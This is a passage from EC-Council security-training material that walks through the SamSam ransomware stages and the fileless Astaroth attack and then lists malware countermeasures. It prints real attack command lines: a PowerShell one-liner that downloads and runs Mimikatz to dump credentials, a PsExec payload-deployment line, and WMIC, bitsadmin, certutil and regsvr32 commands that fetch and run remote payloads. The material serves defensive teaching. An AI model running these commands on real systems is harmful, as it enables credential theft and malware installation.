*.mrw*, *msg*, *myd*, *nd*, *ndd*, *net*, *nk2*, *nop*, *nrr*, *ns2*, *ns3*, *ns4*, *nsd*, *nsf*, *ns*, *
*.odf*, *odg*, *odm*, *odp*, *ods*, *odt*, *oif*, *ost*, *otg*, *oth*, *otp*, *ots*, *ott*, *p12*, *p*, *
*.pdd*, *pef*, *pm*, *pft*, *pl*, *pot*, *potm*, *potx*, *ppm*, *ppm*, *ppmx*, *ppm*, *px*, *
*.qbh*, *qm*, *qbr*, *qbm*, *qbx*, *qby*, *q3d*, *raf*, *rat*, *ran*, *rdh*, *rm*, *rtf*, *rv2*, *rv3*, *rv*, *
*.slidx*, *sql*, *sqlite*, *sqlite3*, *sqlitedb*, *sr2*, *sr3*, *sr4*, *srw*, *st4*, *st5*, *st6*, *st7*, *st*, *
*.seq*, *xci*, *xci*, *sm*, *sm*, *tex*, *tga*, *thm*, *tlg*, *vob*, *war*, *wallet*, *way*, *wh2*, *wmv*, *
```

<https://www.secureworks.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

SamSam Ransomware Attack Stages (Cont'd)

Post-Exploitation

Stage 6: Demands for Ransom

- After encrypting files, the ransomware launches the **Windows SDelete program to wipe the free space** on the disk
- The malware also **deletes the main ransomware binary** and the **free space wiper**
- It then **deploys another binary** to delete **all backup files** from the local system and any network-accessible drives
- It then **displays an HTML extortion message (Ransom Note)** on the victim's system that **demands a Bitcoin amount** for each affected system or a larger amount for all affected systems

SamSam Ransomware Ransom Note

The ransom note is a standard HTML page with a red header. It contains text in English demanding payment in Bitcoin. It includes links for "How to recover files?", "How to get private key?", and "How To Access Your File". At the bottom, it provides a URL: <https://www.secureworks.com>. A copyright notice at the bottom right states: "Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited."

SamSam Ransomware Attack Stages

SamSam ransomware attacks occur in three phases:

- Pre-Exploitation Phase
- Exploitation Phase
- Post-Exploitation Phase




Figure 7.104: Stages in SamSam Ransomware attack

Pre-Exploitation Phase

- **Stage 1: Gains Access to Vulnerable Servers**

In the initial stage of the pre-exploitation phase, the SamSam ransomware attackers check for the presence of unpatched RDP vulnerabilities in Internet-facing remote servers to gain an initial foothold in the victim's network.

- **Stage 2: Harvests Admin Credentials**

Since SamSam ransomware creators are capable and efficient in combining commodity and proprietary tools with publicly available exploits and techniques, once they identify vulnerable unpatched servers with the RDP protocol, they employ Mimikatz or NLBrute RDP brute-force tools to harvest the admin credentials and perform privilege escalation. It has been found that the attackers mainly use PowerShell commands to call Mimikatz from an online PowerSploit repository.




Figure 7.105: Screenshot displaying NLBrute 1.2 RDP brute-force tool

```
powershell.exe iex (New-Object  
Net.WebClient).DownloadString('https://raw.githubusercontent.com/carlospolop/Mimikatz.ps1');Invoke-Mimikatz -DumpCreds
```

Figure 7.106: Screenshot displaying PowerShell command to download Mimikatz

- **Stage 3: Spreads Infection**

Once the attackers get admin access, they perform reconnaissance of the compromised network infrastructure using custom scripts or SystemTools' Hyena tool. They also create SOCKS proxies to tunnel the traffic and exploit legitimate admin tools such as PsExec, WMI, and RDP to spread and execute SamSam on the rest of the computers present in the network.

Exploitation Phase

The exploitation phase is illustrated in the figure below:




Figure 7.107: Exploitation phase flow chart

- **Stage 4: Deploys Payload**

After gaining access to all the vulnerable servers in the network, a batch file (.bat) will be executed on all the servers.

```

ps -accepteula -s \<hostname> cmd.exe /c if
exist C:\windows\system32\character2.exe start
/b character2.exe <hostname>_PublicKey.keyxml

```

Figure 7.108: Batch Script Deploying SamSam payload (character2.exe)

This custom ransomware .NET binary file (.bat) originally contained two embedded executables: del.exe or delfiletype.exe (SDelete Sysinternals program) and selfdel.exe (used to delete its malicious activity).




Figure 7.109: SamSam Ransomware Binary

- **Stage 5: Executes Payload and Encrypts Local Files**

After executing the binary file, the ransomware performs encryption of the target files matching a hard-coded list of approximately 300 file extensions. Before starting the encryption process, it categorizes the files by size (less than 250 MB, 500 MB, 1000 MB, and larger than 1000 MB) and encrypts the smallest files first. The malware also attempts to unlock files that are in use, presumably to ensure that active documents are encrypted, and cause maximum damage to the victim.

Files are encrypted using the Windows Cryptography API with a symmetric-encryption algorithm (Rijndael) key that is randomly generated on the compromised system. The ransomware then encrypts the Rijndael key with an RSA-2048 public key, thereby providing adequate protection from the incident responders' recovery efforts.




Figure 7.110: Examples of hard-coded target file extensions

Post-Exploitation Phase

- **Stage 6: Demands for Ransom**

After encrypting the files of interest, the ransomware launches the Windows SDelete program to wipe the free space on the disk to hinder recovery efforts. The malware also deletes the main ransomware binary and the free space wiper. Then, it deploys another binary to delete all backup files from the local system and any network-accessible drives. When the encryption is complete, the ransomware displays an HTML extortion message (ransom note) on the victim's system, demanding a bitcoin amount for each affected system or a larger amount for all affected systems. The message also specifies a seven-day deadline for payment. The value of the ransom changes every year. The current value of the ransom that the SamSam ransomware is demanding is 3 bitcoins (approximately \$41,700) for all systems.




Figure 7.111: SamSam Ransomware Ransom Note

The creators of SamSam ransomware use a WordPress website to coordinate ransomware payments with the victims. Once the victim pays the ransom, the threat actors provide a download link to a unique XML executable file and the corresponding RSA private key to decrypt the files.





Figure 7.112: SamSam Ransomware – WordPress Comments

Sometimes, to avoid attention from law enforcement agencies, threat actors also coordinate ransom payments and communications via websites accessible only from the Tor network.

The screenshot shows a web-based communication portal. At the top, there is a green button labeled "Upload File For Decryption". Below it, a red banner displays "Files Available To Decrypt: 1". The main interface consists of two columns: "Your comments" and "Our Answer". In the "Your comments" column, there are two messages: one from "20.06.201" asking if they can open different chat sessions, and another from "20.06.201" stating they have a proposal. In the "Our Answer" column, the attacker responds with a link to download decryption keys and assures the victim that they never leak the chat if they scare. At the bottom, there is a large input field for "Leave a comment" and a "Submit Comment" button.

Your comments	Our Answer
20.06.201 can you open different chat session? or different way we can chat?	Sorry for delay, All keys: https://expirebox.com/download/457dc97325fb9fd1b32f5ef205de5ccf.html , Time stopped, If you have any question we are here to help you
20.06.201 i have a proposal for you.	No, Just here, We never leak the chat if you scare

Figure 7.113: SamSam Ransomware – Tor Ransom Payment and Communication Portal



Fileless Malware Analysis: Astaroth Attack

Astaroth is a fileless malware that has recently become very popular. It completely lives off the land, only running legitimate system tools throughout the lifecycle of the attack. Such an attack includes multiple steps that adopt various fileless techniques to inject malware. The attack starts by sending a spear-phishing email embedded with a malicious link to an LNK file. When the victim double clicks the malicious link, the LNK file initiates the execution of the WMIC tool with the "/format" parameter, which further downloads and executes JavaScript code. This JavaScript code initiates the execution of the Bitsadmin tool to download malicious payloads. All the payloads used in the attack are encoded using Base64 and decoded using the Certutil tool. Only two payloads are decoded, thereby resulting in two DLL files, while the other files remain in the encoded format. Finally, the Regsvr32 tool is used to execute the decoded DLL files, to decode and run other payloads until the Astaroth payload is injected into the Userinit process. Once Astaroth is injected into the process memory, it can steal critical information such as keystrokes and credentials, exfiltrate other data, and send the information to the attacker.

Steps involved in Astaroth Attack:

- **Step 1: Sending spear-phishing email**

The attacker sends a specially crafted spear-phishing email embedded with a malicious URL to the victim. The URL contains misleading names such as `certidao.htm`, `abrir_documento.htm`, and `pedido.htm`. When the victim clicks on the link, it automatically redirects the victim to the malicious ZIP archive `certidao.htm.zip` that includes the `certidao.htm.lnk` LNK file. When the victim clicks on the ZIP file, it executes an obfuscated BAT command.

- **Step 2: Exploiting WMIC**

- **Step 2.1:** The BAT command executed in the previous step runs WMIC.exe as shown below:

```
WMIC.exe os get ved5hit39, 25hit8, numberofusers  
/format:"https://storage.googleapis.com/ultramaker/09/v.txt# [REDACTED]"
```

Figure 7.114: Running WMIC.exe

In the above code, the /format parameter sent to WMIC.exe downloads the v.txt file, an XSL file hosted on a malicious domain. This file has an embedded JavaScript code that is automatically executed by WMIC.exe. Furthermore, the JavaScript code runs WMIC.exe once again.

- **Step 2.2:** WMIC.exe is executed again as follows:

```
WMIC.exe os get QMUTSQPK, JUXKBVOK, LNFYZKMH, freephysicalmemory  
/format:"https://storage.googleapis.com/ultramaker/08/vv.txt# [REDACTED]"
```

Figure 7.115: Running WMIC.exe

The above code again downloads vv.txt, which is an XSL file that contains malicious JavaScript code that exploits system tools such as Bitsadmin, Certutil, and Regsvr32 in the following steps.

- **Step 3: Exploiting Bitsadmin**

The Bitsadmin tool is executed multiple times to download additional payloads as follows:

```
bitsadmin.exe /transfer msd5 /priority foreground  
https://storage.googleapis.com/ultramaker/x/ 09/falxconxrenwb.jpg.zip.log? [REDACTED]  
%PUBLIC%\Libraries\temporary\falxconxrenwb.jpg.z
```

Figure 7.116: Exploiting Bitsadmin

The downloaded payloads are encoded using Base64, and their filenames are as follows:

falxconxrenwb.~, falxconxrenw64.~, falxconxrenwxa.~,
falxconxrenwxb.~, falxconxrenw98.~, falxconxrenwgx.gif,
falxfonxrenwg.gif.

- **Step 4: Exploiting Certutil**

Attackers abuse the Certutil tool to decode the downloaded payloads as follows:

```
certutil.exe -decode %PUBLIC%\Libraries\temporary\falxconxrenwb.jpg.z %PUBLIC%\Libraries  
\temporary\falxconxrenwb.~
```

Figure 7.117: Exploiting Certutil

Only two files are decoded into the DLL format, while the others remain in the encoded and obfuscated format.

- **Step 5: Exploiting Regsvr32**

Now, attackers use the Regsvr32 tool to execute the decoded DLL files using the following command:

```
regsvr32 /s falxconxrenw64.~
```

`falxconxrenw64.~` is a proxy DLL that loads and executes the second DLL file, `falxconxrenw98.~`. Furthermore, the second DLL initiates the execution of third DLL retrieved from `falxconxrenwxa.~` and `falxconxrenwxb.~`

- **Step 6: Exploiting Userinit**

The third DLL loaded and executed in the previous step reads and decodes `falxconxrenwgx.gif` into a DLL. This DLL is used to initiate the execution of `userinit.exe` and injects the decoded DLL. `falxconxrenwgx.gif` is a proxy DLL that retrieves, decodes, and loads the final DLL `falxconxrenwg.gif`, called the Astaroth, which is an information stealer.




Figure 7.118: Demonstration of Astaroth Attack

Module Flow



1 Malware Concepts

2 APT Concepts

3 Trojan Concepts

4 Virus and Worm Concepts

5 Fileless Malware Concepts

6 Malware Analysis

7 Countermeasures

8 Anti-Malware Software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Countermeasures

Malware is commonly used by attackers to compromise target systems. Preventing malware from entering a system is far easier than trying to eliminate it from an infected system.

This section presents various countermeasures that prevent malware from entering a system and minimize the risk caused by it upon its entry.

Trojan Countermeasures



Avoid opening email attachments received from **unknown senders**



Block all **unnecessary ports** at the host and firewall



Avoid accepting **programs transferred** by instant messaging



Harden weak, default **configuration settings**, and disable unused functionality including protocols and services



Monitor the **internal network traffic** for odd ports or encrypted traffic



Avoid downloading and executing applications from **untrusted sources**



Install **Patches** and **Security updates** for operating systems and applications



Scan external **USB drives** and **DVDs** with antivirus software before using



Restrict permissions within the desktop environment to prevent malicious applications from being installed



Run **host-based** antivirus, firewall, and intrusion detection software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Trojan Countermeasures

Some countermeasures against Trojans are as follows:

- Avoid opening email attachments received from unknown senders
- Block all unnecessary ports at the host and use a firewall
- Avoid accepting programs transferred by instant messaging
- Harden weak default configuration settings and disable unused functionality, including protocols and services
- Monitor the internal network traffic for odd ports or encrypted traffic
- Avoid downloading and executing applications from untrusted sources
- Install patches and security updates for the OS and applications
- Scan external USB drives and DVDs with antivirus software before using them
- Restrict permissions within the desktop environment to prevent installation of malicious applications
- Avoid typing commands blindly and implementing pre-fabricated programs or scripts
- Manage local workstation file integrity through checksums, auditing, and port scanning
- Run host-based antivirus, firewall, and intrusion detection software

Backdoor Countermeasures



- 1 Most commercial **antivirus products** can automatically scan and detect **backdoor programs** before they can cause damage
- 2 Educate users not to install applications downloaded from **untrusted Internet sites** and email attachments
- 3 Avoid **untrusted software** and ensure that every device is protected by a firewall
- 4 Use **antivirus tools** such as McAfee, and Norton to detect and eliminate backdoors
- 5 Track open-source projects that enter the enterprise from **external untrusted sources**, such as open-source code repositories
- 6 Inspect **network packets** using protocol monitoring tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Backdoor Countermeasures

Some common countermeasures against backdoors are as follows:

- Most commercial antivirus products can automatically scan and detect backdoor programs before they can cause damage
- Educate users to avoid installing applications downloaded from untrusted Internet sites and email attachments
- Avoid untrusted software and ensure that a firewall protects every device
- Use antivirus tools such as McAfee and Norton, to detect and eliminate backdoors
- Track open-source projects that enter the enterprise from untrusted external sources such as open-source code repositories.
- Inspect network packets using protocol monitoring tools
- If a computer is found to be infected by backdoors, restart the infected computer in the safe mode with networking
- Run registry monitoring tools to find malicious registry entries added by the backdoor
- Remove or uninstall the program or application installed by the backdoor Trojan or virus
- Remove the malicious registry entries added by the backdoor Trojan
- Delete malicious files related to the backdoor Trojan

Virus and Worm Countermeasures



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

1	Install antivirus software and update it regularly	7	Regularly maintain data backup
2	Generate an antivirus policy for safe computing and distribute it to the staff	8	Stay informed about the latest virus threats
3	Schedule regular scans for all drives after the installation of antivirus software	9	Ensure pop-up blockers are turned on and use an Internet firewall
4	Pay attention to the instructions while downloading files or any programs from the Internet	10	Run disk clean up and registry scanner once a week
5	Avoid opening attachments received from an unknown sender as viruses spread via e-mail attachments	11	Run anti-spyware or adware once a week
6	Do not accept disks or programs without checking them first using a current version of an antivirus program	12	Do not open files with more than one file type extension

Virus and Worm Countermeasures

Some countermeasures against viruses and worms are as follows:

- Install antivirus software that detects and removes infections as they appear
- Generate an antivirus policy for safe computing and distribute it to the staff
- Pay attention to the instructions while downloading files or programs from the Internet
- Regularly update antivirus software
- Avoid opening attachments received from unknown senders, as viruses spread via e-mail attachments
- Since virus infections can corrupt data, ensure that you perform regular data backups
- Schedule regular scans for all drives after the installation of antivirus software
- Do not accept disks or programs without checking them first using a current version of an antivirus program
- Ensure that any executable code used within the organization has been approved
- Do not boot the machine with an infected bootable system disk
- Stay informed about the latest virus threats
- Check DVDs for virus infection
- Ensure that pop-up blockers are turned on and use an Internet firewall
- Perform disk clean-up and run a registry scanner once a week
- Run anti-spyware or anti-adware once a week

- Do not open files with more than one file-type extension
- Be cautious with files sent through instant messenger applications

Fileless Malware Countermeasures



- | | | | |
|---|--|----|---|
| 1 | Remove all the administrative tools and restrict access through Windows Group Policy or Windows AppLocker | 7 | Implement two-factor authentication to access critical systems or resources connected to the network |
| 2 | Disable PowerShell and WMI when not in use | 8 | Implement multi-layer security to detect and defend against memory-resident malware |
| 3 | Disable macros and use only digitally signed trusted macros | 9 | Run periodic AV scans to detect infections and keep AV updated |
| 4 | Install whitelisting solutions such as McAfee Application Control to block unauthorized applications and code running on your systems | 10 | Install browser protection tools and disable automatic plugin downloads |
| 5 | Train employees to detect phishing emails and to never enable macros in MS Office documents | 11 | Regularly update and patch applications and OS |
| 6 | Disable PDF readers to automatically run JavaScript | 12 | Use NGAV software that employs advanced technology like AI/ML to prevent new polymorphic malwares |

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Countermeasures

Some countermeasures against fileless malware attacks are as follows:

- Remove all the administrative tools and restrict access through Windows Group Policy or Windows AppLocker
- Disable PowerShell and WMI when not in use
